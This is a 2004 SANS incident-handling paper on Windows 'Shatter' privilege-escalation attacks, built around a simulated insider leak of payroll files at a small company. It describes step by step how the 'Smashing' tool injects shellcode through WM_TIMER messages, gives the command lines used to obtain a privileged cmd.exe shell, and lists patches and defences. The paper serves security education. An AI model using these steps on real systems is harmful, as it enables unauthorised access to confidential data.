The enemy within: Handling the Insider Threat posed by Shatter Attacks

Submission for SANS GCIH Practical: v.3

Margaret R. Layton

February 6, 2004

Summary

Small organizations and companies face unique security challenges in the world. Without the financial resources and sometimes without trained security professionals, smaller companies sometimes lack the vision and foresight to protect against the simplest of security issues. The gaps in their protection can affect everything from the employee's ability to do their job to the confidentiality of customer data. The reasons for this vary:

- The boss sees the "latest cool thing" and insists that it is implemented without thought given to the security of that item.
- The cost of securing infrastructure gets lost or de-emphasized when other pressing business concerns arise.
- The notion that "we are a small company (organization, whatever) so who would want to hack into us?" prevails, to the danger of all concerned.
- The "IT staff" is frequently one person serving in different roles, and there may be no one else in the company that can relate to the challenges facing the technical world.
- Staying up to date on technology through tradeshows, periodicals, and subscription services is not a priority on the calendar.

In this paper I am going to simulate a real-world situation, which I was recently brought in to evaluate. In the real-world situation, a company had "confidential" files, which had been distributed beyond their intended audience. Essentially, payroll files had become public knowledge among employees, and the company was spending thousands of dollars either in recruitment fees to replace exiting employees, or in raises that had not been budgeted for employees that remained. A friend at the company called me, trying to find the source of their distribution and prevent such access from happening again.

I will use the Incident Handling Process to address an attack. The investigative process of addressing the problem that the company had brought to light all of the "reasons" listed above, and this paper is going to illustrate that even in the smallest of companies or organizations, basic steps need to be taken to secure information and systems, and basic awareness needs to be taught to ensure a secure environment for all. These steps do not need to be costly.

Because of their non-existent security structure, recreation of the actual events was not possible, but simulation of one possible way that the files were accessed and distributed was pretty easy to piece together from the little data that was available. My lab environment is a near recreation of the company environment: a small office, with eighteen users on a small Windows network, with a Network Administrator who has some security awareness but no in-depth training. Using the "Shatter" exploit method, I will simulate an attack that could have led to the exposure that the company experienced. There are many small companies, daycare centers, charities, and non-profits that operate with similar structures currently in place.

While there is often a lot of media coverage on remotely-exploitable vulnerabilities, worms, Trojans, viruses, and other "bad code", the local exploit code, or code that can only be run once a user has access to a system, should be considered of equal import by most network administrators since much research gives credibility to the idea that company insiders are the greatest threat to corporate data. "Reports of actual incidents consistently show that insider attacks not only outnumber external attacks, but their damage costs victims even more." (Skoudis, 2001)

Statement of Purpose

The intent of this attack is to simulate a malicious internal user, who with minimal resources can compromise the confidentiality and potentially the integrity of data, leaving in question the contents of files that remain in tact. Using "Smashing", a coded tool which uses the "Shatter Attack" method as explained in the exploit section of this paper, I will perform privilege escalation and access files that are not intended for general distribution, and that I should not have accessed. For the security novice, privilege escalation, in general, refers to an end user's (successful) attempt to elevate a "user" role to an "administrator" role. Roles in this example will refer to the user sign-in on a Windows system. To break it all out into plain English, I will log in as a basic user and access administrator-level or "privileged" files. I will copy the target files off the system and simulate unauthorized access and distribution of these files.

This type of attack was chosen to illustrate the dangers that exist in a basic user desktop when applications are unpatched, upgrades are not applied, and an untrusted user has insecure (higher privileged) applications running on the desktop. These dangers exist within organizations, regardless of whether they are connected to the Internet or even to an internal LAN. Interactive access to a machine is all that is needed if proper security measures are not followed. Interactive access can be achieved either through physical access at the console, or through remote tools such as PCAnywhere, Terminal Services, or DameWare Mini Remote Control.

The Exploit

"Shatter Attacks take advantage of Windows messages, the basis for the Windows operating system, not being authenticated. A queue accepts and distributes programmatic instructions destined for a given window based on handles and determines how to react to the messages." (Cooper, 2002)

Introducing Shatter

The original "Shatter" attacks were released in August of 2002, and were called "Shatter" because it is an attempt to break Microsoft Windows, using Windows Messaging and WM_TIMER to achieve the end goal of privilege escalation. "Shatter attack" became the accepted terminology used to describe "attacks against the Windows GUI environment that allow a user to inject code into another process through the use of windows messages." (Moore, 2003)

To understand this vulnerability, the reader needs to understand that Windows provides a set of privileges to each user. When you log on to the computer, the system identifies who you are and what privileges you require. Administrators, for instance, may have rights to change the security policy of machines and read the event logs, while the typical end user may only have the ability to create files, and may be restricted from reading their logs. The programs that are called by the user typically inherit the privileges of the user. At the root of the vulnerability are processes on the desktop which run with elevated privileges, regardless of which user is utilizing the computer at the time. This is because while users may be restricted in their activities, some applications may require additional privileges to complete their tasks. A Host IDS system, for instance, needs to accomplish tasks that a typical end-user with perhaps e-mail and word processing right may not require. The vulnerability results if an attacker can utilize the privileges owned by a system process.

This vulnerability is actually a remnant of sorts from 16-bit Windows days, when there was just one address space shared by everything on the desktop. When Windows moved to the 32-bit world, separate address spaces exist for each process. However, although address space is not shared, the underlying code does not validate or check whether the information being passed in the WM_TIMER message is correct. The source and destination of the messages being sent is not verified as to whether or not it comes from active valid applications. This vulnerability was discussed as early as 1997 in articles about Windows NT. (Pietrek, 1997)

The Vulnerabilities within Event-Driven Systems

The "Shatter attack" is an exploit that makes use of vulnerabilities that are almost unavoidable in event driven systems. An event-driven system was defined in 1992 as "a system of objects which interact with each other using a message-passing mechanism." (Berson, 1992). With this general description, the end user will bring to mind systems that he has worked with. Most are commonly familiar with GUI event-driven systems such as Windows or Java Virtual Machine. To give a high-level overview of the problem with event-driven systems in general, we refer to a paper by Symeon Xenitellis, where he says: "In an event-driven system there is typically the facility for objects to send events to other objects. Often, there is no access control for this process, even when objects belong to different users, thus it is possible for an unprivileged user to send events to objects that belong to a privileged user." (Xenitellis, "New Avenue of Attack", 2002: p.1)

What does this mean to us? In a direct reflection of the above generic vulnerability description, consider Windows as our event-driven system. The facility that it uses to send events is windows messaging. However, the flaw in the messaging system of windows is that any window can use procedures to send messages to any other window. Some of the Windows message receivers do not check to see if the message they received came from a valid application process.

In both of his papers on generic security vulnerabilities in event-driven systems, Xenitellis demonstrates the use of the WM_TIMER message to execute custom code. This is the same vulnerability that the shatter attack exploits. For more examples of the security issues present in event-driven systems, please refer to his work listed in the References section.

What Does This Attack Mean?

When "Shatter" first came to light, in generated a buzz in the newsgroups and a slight buzz in the media. Unfortunately for those who may not be security minded, the follow-up postings disagreed on whether or not this was even an issue, so for most people, it fell by the wayside. In articles evaluating the attack, claims were made similar to this one:

> "Despite being around for well over a year, shatter attacks haven't been much of a real-world problem. Shatter attacks presume an intrusion of attack code on the system, or in other words, a hacker needs to already have an interactive attack program installed and executed on your system in order to begin his or her shatter attack. By the time they can do this, they probably don't need to do the shatter attack in order to have their way with the system, although it could be useful for privilege escalation at that time." (Seltzer, 2003)

Reading these statements, and Microsoft's statements that they originally posted in response to the vulnerability revelation (listed in the following paragraphs), the typical end user would believe this is a minor problem. But computer threats to large corporations and government agencies come from both **inside** and **outside** their electronic perimeters, according to recent studies. In the recent CSI report of Computer Crime, they list that "45% of respondents detected unauthorized access by insiders, ... with insider abuse of network access (80%) … the most cited form of attack." (CSI, 2003)

Given this statistic, how can any organization, large or small, ignore threats that "requires access?" In addition, given the possibility of remote access to a flawed system through Citrix or Terminal Services, remote exploit of this vulnerability is possible. Chris Paget says, in his FAQ regarding the "Shatter Attack" that "...physical access is NOT required, just a desktop. Terminal Services or Citrix both work perfectly, so ASPs based on either of those are in trouble."

Microsoft itself downplayed this problem, citing "for the Shatter Attack to do any damage, an intruder must gain access to a user's system." http://www.progresstalk.com/archive/index.php/t-49872 Despite their original claims that it is not a problem, or is a known issue, a patch was released, according to the bulletin, six months after the original Shatter code was posted. In addition, the Microsoft Security Bulletin claims that "...in addition to addressing this vulnerability, the patch also makes changes to several processes that run on the interactive desktop with high privileges. Although none of these would, in the absence of the WM_TIMER vulnerability, enable an attacker to gain privileges on the system, we have included them in the patch to make the services more robust. "

While first denying the problem, it makes changes to "several processes". That's interesting! However, their original position was one from a logical standpoint – it was based on one of their laws: If a bad guy can persuade you to run his program on your computer, it's not your computer anymore. (Microsoft's Ten Immutable Laws)

Most security professionals will agree – if a bad guy can run his program on your computer, that's a problem. But with e-mail attachments that can be executables, file sharing between networks, and the continued trend toward "openness" and the ability to quickly share information from wherever you are, it is no longer enough to assume perimeter protection will protect you. When you introduce the human factor into the equation, the results to the question "how secure are your systems?" becomes unpredictable. What if the end user has been taking courses at night and "just wants to try something?" What level of expectations can we realistically hold that a technically unsavvy CEOs will pick secure applications that follow all the laws of secure programming? This seems to be an unrealistic goal. The problem of the WM_TIMER issue is twofold:

1. It exists in Microsoft's structure, they have created an API that allows for vulnerable software to be created
2. Developers of third party products are not delivering secure software, and they share equal responsibility for delivering software vulnerable to these documented issues.

The debate of who is at fault is not as relevant as the fact that although the issue and debate has died down, the problem has not gone away. Systems remain unpatched, people remain blind to the insider threat since it does not necessarily employ remote mechanisms, and what is more, patched systems may not be fixed.

A year after the Shatter code was released, Oliver Lavery writes a paper to show how the Shatter Attack is still a problem. In this paper he illustrates that while Microsoft has released a patch to fix the original flaw (in WM_TIMER), the underlying problem which exists in the basic messaging system, remains as released and untouched (Lavery, 2003: p.6) Applications that are developed to run with system privileges may not follow Microsoft's recommended security practices, and these applications would allow the vulnerability to be exploited. As he pointed out "'I think the point that many people have missed in the past is that this is not a single attack, it's a type of attack,' Lavery wrote in an e-mail interview. 'Taken alone, each instance of a shatter attack is a problem, but not a critical one. The fact that this type of hole is present in many applications, including parts of Windows itself, makes the problem much more serious.'" (Lemos, 2003)

Unless companies focus on the insider threat and plug the holes that require access to the box, they will not be secure, and neither will anyone's information residing within those companies.

Specifics of the Shatter Attack

References to the Vulnerability:

Reference	BID (BUGTRAQ ID) #5408
Name	Microsoft Windows Window Message Subsystem Design Error Vulnerability
Source	http://www.securityfocus.com/bid/5408

Reference	Microsoft Security Bulletin
Name	Flaw in Windows WM_TIMER Message Handling Could Enable Privilege Elevation
Source	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-071.asp

Reference	CIAC N-027
Name	Flaw in Windows WM_TIMER Message Handling
Source	http://www.ciac.org/ciac/bulletins/n-027.shmtl

Additional references to related exploits include:

NetDDE Escalation and GetAD:

Reference	CAN-2002-1230
Name	NetDDE Agent n Windows systems allows local users…
Source	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1230

Reference	X-Force 10343
Name	win-netdde-gain-privileges(10343)
Source	http://www.iss.net/security_center/static/10343.php

Reference	BugTraq ID 5927
Name	Microsoft Windows NetDDE Privilege Escalation Vulnerability
Source	http://online.securityfocus.com/bid/5927

for full description of this vulnerability and exploit, refer to the following GIAC paper: GetAD exploit and the Insider While this paper focuses on the GetAD exploit and how an insider uses it to provide remote access and information to an outsider, the paper you are reading now focuses on how that remote access and connection is not even necessary to potentially damage a company that is oblivious to the insider threat.

Shatter Attack in Windows XP

Reference	CAN-2003-0897
Name	"Shatter" vulnerability in CommCtl32.dll in Windows XP may allow local users to execute arbitrary code by sending (1) BCM_GETTEXTMARGIN or (2) BCM_SETTEXTMARGIN button control messages to privileged applications.
Source	http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0897

Reference	2003-10/0233
Name	Shatter XP
Source	http://www.derkeiler.com/Mailing-Lists/securityfocus/bugtraq/2003-10/0233.html

Shatter Attack in Dameware

Reference	BugTraq ID 8395
Name	DameWare Mini-RC Shatter
Source	http://www.securityfocus.com/bid/8395

VNC-based shatter vulnerability

Reference	CAN-2002-0971
Name	Vulnerability in VNC, TightVNC, and TridiaVNC allows local users to execute arbitrary code as LocalSystem by using the Win32 Messaging System to bypass the VNC GUI and access the "Add new clients" dialogue box.
Source	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0971

Reference	BUGTRAQ:20020821
Name	Win32 API 'shatter' vulnerability found in VNC-based products
Source	http://marc.theaimsgroup.com/?l=bugtraq&m=102994289123085&w=2

Utility Manager Privilege Escalation Vulnerability

Reference	BugTraq ID 8154
Name	Microsoft Windows Accessibility Utility Manager Privilege Escalation Vulnerability
Source	http://www.securityfocus.com/bid/8154

Reference	CAN-2003-0350
Name	The control for listing accessibility options in the Accessibility Utility Manager on Windows 2000 (ListView) does not properly handle Windows messages, which allows local users to execute arbitrary code via a "Shatter" style message to the Utility Manager that references a user-controlled callback function.
Source	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0350

Reference	Microsoft Security Bulletin MS03-025
Name	Flaw in Windows Message Handling through Utility Manager Could Enable Privilege Elevation
Source	http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms03-025.asp

Reference	X-Force 12543
Name	win2k-accessibility-gain-privileges
Source	http://xforce.iss.net/xforce/xfdb/12543

Vulnerability/Exploit Details:

Classification: Design Error – A failure in a program that results from conditions that were not planned for in its design

Vulnerability Impact – (Depends on the implementation.) Privilege Escalation, Code injection, possible buffer overflow

Operating Systems – Microsoft's KnowledgeBase lists the following programs as vulnerable to the WM_TIMER issue. Depending on which variation of the "shatter attack" is used, this list may expand/contract. (i.e. the attack method used in XP Visual Styles is not possible in Windows NT). This list comes from Microsoft Knowledgebase Article 328310, and all of these are vulnerable to the underlying WM_TIMER issue that is used as the basis for the exploit in this paper.

- **Microsoft Windows XP 64-Bit Edition SP1**
- **Microsoft Windows XP 64-Bit Edition**
- **Microsoft Windows XP Home Edition**
- **Microsoft Windows XP Home Edition SP1**
- **Microsoft Windows XP Professional**
- **Microsoft Windows XP Professional SP1**
- **Microsoft Windows 2000 Advanced Server**

- **Microsoft Windows 2000 Advanced Server SP1**
- **Microsoft Windows 2000 Advanced Server SP2**
- **Microsoft Windows 2000 Advanced Server SP3**
- **Microsoft Windows 2000 Professional**
- **Microsoft Windows 2000 Professional SP1**
- **Microsoft Windows 2000 Professional SP2**
- **Microsoft Windows 2000 Professional SP3**
- **Microsoft Windows 2000 Server**
- **Microsoft Windows 2000 Server SP1**
- **Microsoft Windows 2000 Server SP2**
- **Microsoft Windows 2000 Server SP3**
- **Microsoft Windows NT Server 4.0**
- **Microsoft Windows NT Server 4.0 SP1**
- **Microsoft Windows NT Server 4.0 SP2**
- **Microsoft Windows NT Server 4.0 SP3**
- **Microsoft Windows NT Server 4.0 SP4**
- **Microsoft Windows NT Server 4.0 SP5**
- **Microsoft Windows NT Server 4.0 SP6**
- **Microsoft Windows NT Server 4.0 SP6a**
- **Microsoft Windows NT Server 4.0 Terminal Server Edition**
- **Microsoft Windows NT Server 4.0 Terminal Server Edition SP4**
- **Microsoft Windows NT Server 4.0 Terminal Server Edition SP5**
- **Microsoft Windows NT Server 4.0 Terminal Server Edition SP6**
- **Microsoft Windows NT Workstation 4.0**
- **Microsoft Windows NT Workstation 4.0 SP1**
- **Microsoft Windows NT Workstation 4.0 SP2**
- **Microsoft Windows NT Workstation 4.0 SP3**
- **Microsoft Windows NT Workstation 4.0 SP4**
- **Microsoft Windows NT Workstation 4.0 SP5**
- **Microsoft Windows NT Workstation 4.0 SP6**
- **Microsoft Windows NT Workstation 4.0 SP6a**

Protocols/Services/Applications:

The “Smashing” code can exploit any system that is vulnerable to the WM_TIMER issue. It has several ways of sending WM_TIMER messages, and two ways of injecting code into windows. This is an exploit affecting the Win32API, and more specifically it can take advantage of any program that uses these messages in a privileged state. Because of this, several applications are vulnerable, including: DameWare Mini Remote Control, McAfee VirusScan, VNC, and possibly different Windows of other applications. Remote connections to machines can be exploited if connecting through console logon, Terminal Services, or Citrix, but the code is considered a “local” exploit, meaning that the malicious user needs to have (interactive) access to the machine for the exploit to work.

Brief Description:

The original “shatter” attack used a function of Windows called WM_TIMER. This function has a flaw which can be described as follows...

> "…A security vulnerability results because it's possible for one process in the interactive desktop to use a WM_TIMER message to cause another process to execute a callback function at the address of its choice, even if the second process did not set a timer." (CIAC, 2002)

There are several places that can be used to reference this vulnerability and why the vulnerability is a problem, here we quote Microsoft :

> "By default, several of the processes that are running in the interactive desktop do so with LocalSystem privileges. As a result, an attacker who can log on to a system interactively can potentially run a program that would levy a WM_TIMER request upon such a process, causing it to take any action the attacker specified. In this scenario, the attacker can have complete control over the system."
> Microsoft Knowledge Base Article – 328310

The "Smashing" code takes the basic "shatter" exploit and packages it in a repeatable executable, which searches the system for an application or process vulnerable to the WM_TIMER issue and then proceeds to exploit the vulnerability. This tool can also be used to enumerate windows for research, as it will report all thread IDs and top-level window handles owned by different processes. Creative malicious users may use this for reconnaissance to research possible attacks on the system.

Variants:

Since the early release of "shatter" exploit code, additional exploits using the same method have been discovered in several different functions within Windows, including EM_SETWORDBREAKPROC, BCM_GETTEXTMARGIN and BCM_SETTEXTMARGIN, LVM_SORTITEMS, LVM_SORTITEMSEX. Possibly vulnerable messages (as referenced by Moore, 2003) EM_STREAMOUT, EM_STREAMIN, EM_SETHYPHENATEINFO, and TVM_SORTCHILDRENCB. He also references additional messages that can be used for overwriting of arbitrary memory locations.

References on variants of this exploit can be found in the "Additional references to related exploits" section.

Vulnerability References:

The code for "smashing" was found on the references for BlackHat 2003 http://www.blackhat.com/images/bh-media/tooldownload-sm.gif along with Chris Paget's presentation "Exploits & Information about Shatter Attacks"

Additional References on the original Shatter vulnerability:

"Exploiting Design Flaws in the Win32 API for Privilege Escalation" whitepaper by Chris Paget (aka FOON) at http://security.tombom.co.uk/shatter.html

"Shatter attacks - more techniques, more detail, more juicy goodness" followup by Chris Paget (aka FOON) at http://security.tombom.co.uk/moreshatter.html

"Shattering by Example" by Brett Moore (October 2003) http://www.security-assessment.com/Papers/Shattering_By_Example-V1_03102003.pdf

Win32 Message Vulnerabilities Redux: Shatter Attacks Remain a Threat by Oliver Lavery, (July 2003)
http://www.idefense.com/application/poi/researchreports/display?id=6
10.21.03 : Win32 Message Vulnerabilities Redux

Additional references on general vulnerabilities in Event Driven systems, which includes information on the WM_TIMER issue:

Security Vulnerabilities in Event Driven Systems by Symeon (simos) Xenitellis (2002)
http://www.isg.rhul.ac.uk/~simos/pub/SecurityVulnerabilitiesInEvent-drivenSystems.pdf

A New Avenue of Attack: Event-driven System Vulnerabilities by Symeon (simos) Xenitellis (2002)
http://www.isg.rhul.ac.uk/~simos/pub/ANewAvenueOfAttack-revised.pdf

Event-driven system security vulnerabilities, an overview and demonstration by Symeon (simos) Xenitellis
http://www.isg.rhul.ac.uk/~simos/HITB/files/EventDriverSystems-HITB2003-1.1.pdf

How the exploit works

Summary

As we have discussed, Windows applications are event driven. The exploit within Smashing takes advantage if WM_TIMER or DefWindowProc(). (There are other messages that can be used as you will see in the Code section.) The Windows messages of these functions pass information to windows procedures. (For more information on Windows Procedures, please visit Microsoft's library available from MSDN – the Microsoft Developer Network.) The Windows messages can be generated by system input or by applications – and as we have discussed, different processes can send messages to other processes within the desktop. The vulnerability will exist if processes on an interactive desktop are of higher privilege then the end user. These can be a third-party application (such as VirusScan), or a process from within Windows itself. (My experimentations with the code, for example, showed that when the "Welcome to Windows 2000" screen was implemented on different unpatched versions of WIn2K, the system was vulnerable.) WM_TIMER is easily exploitable, since it is used to set the timer that determines when the callback function will be executed. If one application creates a specially-crafted message that sets the address of the callback function to their own needs and than sends a WM_TIMER message with that specially-crafted message to another application, that second process does not do any validity checking on the message, and assumes that it is supposed to execute that which is contained within the message.

Code unraveled

In this section I will walk through the code. In case you are not interested in looking at the code, I have summarized what the code is doing in this section, with the initial points being displayed according to the author's "readme" that is attached to the code. Appendix A will give the code, with section headers that correspond with this explanation. This way, even the non-programmer can understand the exploit from the bottom level. Because the code is written with lots of calls within itself, I will describe what the exploit is doing in order, which may not necessarily appear in the code in the same order. In addition, the code is fairly well commented, so I only add pointers in the code itself to illustrate the walkthrough. My input is described **in bold**. (This would be any input that may change the outcome of the exploit)

1) Load the system with low (or no) privileges**. I logged in as Guest on the target machine.**

2) Smashing is run from the command prompt with the following parameters
Smashing [options] <Command line>


OPTIONS within Smashing include the following:

- /i (Interactive) This option will tell Smashing to start the intended process in interactive mode. For instance, if you want to send cmd.exe, you will want it interactive so that you can then type commands into the Command shell.
- /t (Threads) This targets threads instead of processes and send the messages to threads with PostThreadMessages.
- /m (Message box) This option puts shellcode in the window caption of its own created message box.
- /e (Very verbose)
- /v (Verbose) This option will report back to the screen details about what it is doing and what it finds in processes and windows. (/v /v will also mimic /e above.)
- /p:PID (Process ID) Smashing will target the process ID entered (in decimal).
- /b (Brute force) Smashing will run through every process, both through windows and threads, until it is successful.
- /w (Windows) Smashing will call EnumWindows and target every window handle returned by the system.

for my attempts at exploits, I variously ran **Smashing /w /v /v /i cmd.exe** and **Smashing /b /v /v /i cmd.exe**


3) Smashing first determines the username and what privileges it currently has.
4) Smashing opens a named pipe within a separate thread handle.
5) Step 5 is the creation of basic shell code. The programmer defines header files and sets up programs and defines variables to make the exploit work. To break down the process of building the exploit, this will be explained in steps:

a. Create shell code. The shell code is 93 bytes in length. There are some null bytes in the code. At the moment, a graphical interpretation of the code might resemble this:




b. Allocate memory of 500000

c. Find Windows GetProcAddress and LoadLibrary – insert these values to the shell code. Insert the 4 byte address into the previous “null value” fields in the memory block.




d. Create a NOP block of ½ a meg. For non-programmers, this means he has created empty space in the program (through No Operation). This means that if the targeted system returns to any point within this “NOP block”, nothing will happen and the system will continue looking through the block until it finds the exploit code, which would essentially be the next instruction.

e. He then creates a tag at the beginning of the block for debugging purposes, and copies his 93 bytes of exploit at the end.



f. The big unknown in the program is what Program the attacker will try to run. I was doing a fairly simple attack, all I wanted was a command shell returned. My Program Name, in this case, was essentially **cmd.exe.** Using this as the assumption, going forward the code would then insert the program name at the end of the shell code. As demonstrated below, this changes the size of the NOP block somewhat, but still gives enough of the empty space to ensure that a large chunk of address space will “slide” to the exploit code. The remainder of the explanation we will refer to this finished block as the “payload code”.



6) Smashing enumerates the threads within each target process. (If you have selected /p:PID as an option, this will only be one process.) In our case, a large amount of processes were attacked.
7) Each thread has associated windows, and these are also enumerated. The program repeats this loop until all threads and windows are enumerated. This is done through the EnumThreadWindows function.
8) Payload code is sent to each window handle (through SetWindowsText())

9) Each window handle sees the Payload code and as a result receives the WM_TIMER messages with callbacks to other addresses
10) Those callbacks, if they land within the NOP block of the memory address, will cause the targeted process to run the shellcode at the end of the payload.
11) The shellcode tells Smashing to load again with high privileges through ShellExecute().
12) The high-privileged instance of Smashing connects to the named pipe in #3 and receives parameters for operation.
13) The low-privileged instantiation of Smashing quits when it has passed its parameters on
14) The high-privileged instantiation of Smashing looks at the parameters, and decides what it is supposed to do. It calls CreateProcess() accordingly.
15) If the process starts successfully, then the high-privileged Smashing quits too.

Windows Processes, functions, terms referenced above:

The following definitions are from the MSDN Library available at **http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/winui/windowsuserinterface/windowing/windowprocedures/aboutwindowprocedures.asp**:
CreateProcess(): The **CreateProcess** function creates a new process and its primary thread.
ShellExecute(): Performs an operation on a specified file.
EnumThreadWindows: Enumerates all windows associated with a thread by passing the handle to each window, in turn, to an application-defined callback function. This process will continue until the last window is enumerated or the callback function returns FALSE.
GetProcAddress: Takes as parameters the DLL module handle (returned by either **LoadLibrary**, **AfxLoadLibrary**, or **GetModuleHandle**), and either the name of the function you want to call or the function's export ordinal
LoadLibrary: Maps the specified executable module into the address space of the calling process.

How to Protect Against Shatter Attacks

While debate continues as to whether this kind of attack has effective protection to cover all circumstances, there are some things that can be done. Because the underlying vulnerability is the same as that in a GetAd exploit, these protections are the same or similar to those listed in "GetAd and the Insider":

Patch the system

Microsoft has released several patches, depending on the type of system that you have Refer to the following chart:

System	Patch Name	Link
Windows XP (All versions)	Q328310_WXP_SP2_x86_ENU.exe	http://www.microsoft.com/downloads/details.aspx?familyid=98F02C55-E598-4EB1-AABE-DB3BA0807685&displaylang=en
Windows 2000 (All versions except Japanese)	Q328310_W2K_SP4_X86_EN.exe	http://www.microsoft.com/downloads/details.aspx?familyid=C663A0EA-F6CB-4EE1-8AFA-0C068F84A1D5&displaylang=en
Windows 2000 (Japanese NEC)	Q328310_W2K_SP4_nec98_JA.exe	http://www.microsoft.com/downloads/details.aspx?FamilyId=68601571-CF9C-4BD0-B285-26C0A3DF6FCA&displaylang=ja
Windows NT 4.0 (All versions except Japanese NEC and Chinese HongKong)	Q328310i.EXE	http://www.microsoft.com/downloads/details.aspx?FamilyId=E5606A46-364E-4585-9EDB-63654007E685&displaylang=en
Windows NT 4.0 (Japanese NEC)	JPNQ328310n.EXE	http://www.microsoft.com/downloads/details.aspx?FamilyId=C8D3E4F6-DD37-4AB5-8CAF-316F69D01C4C&displaylang=ja
Windows NT 4.0 (Chinese HongKong)	CHPQ328310i.EXE	http://www.microsoft.com/downloads/details.aspx?FamilyId=3D6451E5-96C8-45D5-965A-8617B39A89CD&displaylang=zh-tw
Windows NT Server 4.0, Terminal Server Edition	Q328310i.EXE	http://www.microsoft.com/downloads/details.aspx?FamilyId=5A203864-F6DF-41EB-A8DB-13EFFCD84081&displaylang=en

Assign permissions to processes

Locking down cmd.exe and command.exe to only allow administrator access would alleviate the problem of users running command line tools such as the Shatter program.

Locking down systems to minimize the possibility for reconnaissance from within would help alleviate the insider threat issue, along with basic policies and procedures that are outlined in the Incident Handling portion of the paper.

Monitoring System Usage

The privilege escalation points of the Shatter and Smashing attacks may be detected by Host Intrusion Detection systems if they are configured to monitor usage by processes. For instance, a Host IDS may report a user logged on at the guest account if a process with elevated privileges is detected at the same time. While this is not prevention, it may lead to a rapid response in this situation. Log monitoring can be your friend. The Windows event log, if properly configured, can also help with early detection. However, everything being logged is only an effective measure if tools are in place to analyze those logs in a timely manner and detect anomalies.

The Attack

This section will describe how the attack theoretically took place. It will include a description of the environment (both victim and attacker) and will have information on the stages that the (theoretical) attacker took in order to accomplish their goal. For this section, keep in mind the goal of the attacker, which is to access and read (if possible, edit!) confidential salary information.

The Environment

The Target Network

Since I am replicating a theoretical "real world" scenario, I am going to describe the "real" environment, with pertinent information on the company. (Names have been changed to protect the innocent!)

StarStar is a small management company with overseas concerns. There are 11 employees in the office. The staff is made up of CEO, CFO, 3 Finance Staff, Sales/Marketing, Network Administrator, VP of Administration, Receptionist, and two assistants. The Assistant to the CEO also deals with the CEOs personal finance as well as Human Resource issues such as payroll, Paid Time Off, and recruiting practices. The receptionist fills in at the Assistant's desk when the assistant is out on leave, but does not handle any of the HR items.

A similar exploit was covered in the practical GetAD exploit and the Insider. Unlike the environment described in that paper, StarStar is on a tight budget. Security was an afterthought. They have been operating since Windows for Workgroups and were thrilled with what the technology had brought them so far. Because they are a privately held company, they operate on the notion that they are "too small to be hacked." In addition, since their only connection to the Internet was through a single modem, they did not worry that much about the external attacks.

Their Cable Modem connects into an Instant Broadband™EtherFast®Cable/DSL Firewall Router with 4-Port Switch/VPN, which then connects to a hub which has all of the workstations connected to it. The only workstation connected directly on the router is that of the Network Administrator. While the router has VPN (Virtual Private Network) and DMZ capabilities, these are not used. The website is hosted at the ISP, as are their e-mail accounts. The single policy on the firewall is "deny unless expressly permitted incoming traffic."

The server is used simply for file and application sharing/backups/etc. Anything that should be backed up is placed there in protected user directories once a week. The Financial applications are shared through this server, too. The finance office has an additional analog modem that dials into various banks for the purpose of transferring funds. It is disconnected when not in use, and requires Smartcard access to the accounts when it is connected.

Most of the Desktops have the exact same configuration:

Windows 2000 Service Pack 3
McAfee VirusScan 7.0
Microsoft Office 2000 Professional
Outlook Express
QuickBooks Timer (for tracking time sheets)
WinZip 8.x
ESS-Code 7.8 (used in the decoding of e-mails)
Ghost

In addition, the finance controller machine has some banking software on it from various financial institutions, and the (Target) Assistant has ADP Payroll software loaded.

Although it is 2003, the last "major upgrade" of software/hardware took place just prior to 2000, in preparation for Y2K. Prior to that, the machines in the office were running Windows95. The machines are on a 5 year ROI schedule, and the company is determined to push them to the limit. They were built in a "white box" environment by consulting firm – these systems were popular at the end of the 1990s. The basic hardware specs were:
Genuine Intel Pentium 3 300 MHz system
CD Drive
Diskette Drive
96 Meg RAM

The file-sharing server had a 10 disk RAID array, and a tape backup unit running ArcServe attached to it. Because it is not used or even targeted with this attack, I am not going to further outline the system so as not to confuse the issue.

The basic network diagram can be found in Figure 1.

